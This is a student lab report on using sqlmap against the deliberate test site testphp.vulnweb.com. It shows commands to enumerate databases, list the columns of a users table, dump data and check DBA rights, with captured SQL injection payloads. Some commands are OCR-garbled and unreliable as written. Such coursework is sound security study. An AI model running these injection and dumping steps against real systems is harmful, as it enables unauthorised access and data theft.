

Information Security Management CSE3502

Lab Assignment 5 SQLMAP

Slot: L25+L26

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SQL Map installation:

```
File Actions Edit View Help
 —(kali⊛kali)-[~/Desktop]
sudo apt install -only-upgrade sqlmap
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information... Done
The following packages will be upgraded:
1 upgraded, 0 newly installed, 0 to remove and 932 not upgraded.
Need to get 0 B/6,413 kB of archives.
After this operation, 22.5 kB of additional disk space will be used.
(Reading database ... 271439 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.5.11-1_all.deb ...
Unpacking sqlmap (1.5.11-1) over (1.5.8-1) ...
Setting up sqlmap (1.5.11-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for kali-menu (2021.3.3) ...
Processing triggers for man-db (2.9.4-2) ...
__<mark>(kali⊕ kali</mark>)-[~/Desktop]
```

Sqlmap -h basic command for listing all the options in sqlmap

```
-(kali@kali)-[~/Desktop]
                          {1.5.11#stable}
Usage: python3 sqlmap [options]
Options:
  -h, --help
                        Show basic help message and exit
  -hh
                        Show advanced help message and exit
  --version
                        Show program's version number and exit
  -v VERBOSE
                        Verbosity level: 0-6 (default 1)
  Target:
   At least one of these options has to be provided to define the
    target(s)
    -u URL, --url=URL
                        Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK
                        Process Google dork results as target URLs
  Request:
    These options can be used to specify how to connect to the target URL
    -- data=DATA
                        Data string to be sent through POST (e.g. "id=1")
                        HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    -- cookie=COOKIE
    - random-agent
                        Use randomly selected HTTP User-Agent header value
                        Use a proxy to connect to the target URL
    -- proxy=PROXY
    -- tor
                        Use Tor anonymity network
    -- check-tor
                        Check to see if Tor is used properly
  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts
    -p TESTPARAMETER
                        Testable parameter(s)
    -- dbms=DBMS
                        Force back-end DBMS to provided value
  Detection:
    These options can be used to customize the detection phase
    -- level=LEVEL
                        Level of tests to perform (1-5, default 1)
    -- risk=RISK
                        Risk of tests to perform (1-3, default 1)
  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques
    --technique=TECH.. SQL injection techniques to use (default "BEUSTQ")
```

#sqlmap -u http://testphp.vulnweb.com/ –dbs

-dbs option here will enlist all the available databases on the target machine if the target is vulnerable to SQL injection. Once you get the list of your databases, the next step is to get the list of all the tables of selected database.

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| Substitute | The state |
```

List of the databases found:

```
[02:19:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[02:19:03] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:19:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 02:19:04 /2022-04-22/

[**Rali® kali)-[~/Desktop]
```

Sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns




#sqlmap -u "url" --columns -D database-name -T table-name

Now –columns option will tell the sqlmap to get the name of all the columns and additional -T argument is used to specify the table name from which you want to enlist all the columns.

```
File Actions Edit View Help
   -(kali@kali)-[~/Desktop]
 sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 —columns -D acuart -T users
                             {1.5.11#stable}
                             https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
[*] starting @ 02:27:07 /2022-04-22/
[02:27:07] [INFO] resuming back-end DBMS 'mysql' [02:27:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
     Type: boolean-based blind
     Title: AND boolean-based blind - WHERE or HAVING clause
     Payload: cat=1 AND 2145=2145
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: cat=1 AND EXTRACTVALUE(6087,CONCAT(0×5c,0×7176767171,(SELECT (ELT(6087=6087,1))),0×7170717871))
[02:27:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[02:27:08] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
  Column
             mediumtext
  address
             varchar(100)
  cart
              varchar(100)
  email
             varchar(100)
              varchar(100)
  name
  pass
              varchar(100)
  phone
             varchar(100)
  uname
              varchar(100)
```

#sqlmap -u "url" --dump -D database -name -T table-name

Once you get the columns' name, either you can dump the whole columns' data into csv file from the database or you can dump the data from selected fields.



#sqlmap -u "url" --dump -D database-name

You can also dump the whole database by using following command

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#sqlmap -u "url" -o -b --current-user --is-dba

To see if the current user has root access to the database management system, issue the following command.

```
| Sqlmpp us http://testphp.vulnweb.com/listproducts.php?cat-1 -o -b test —is-dua
| Sqlmpp us http://testphp.vulnweb.com/listproducts.php?cat-1 -o -b test —is-dua
| The content of the con
```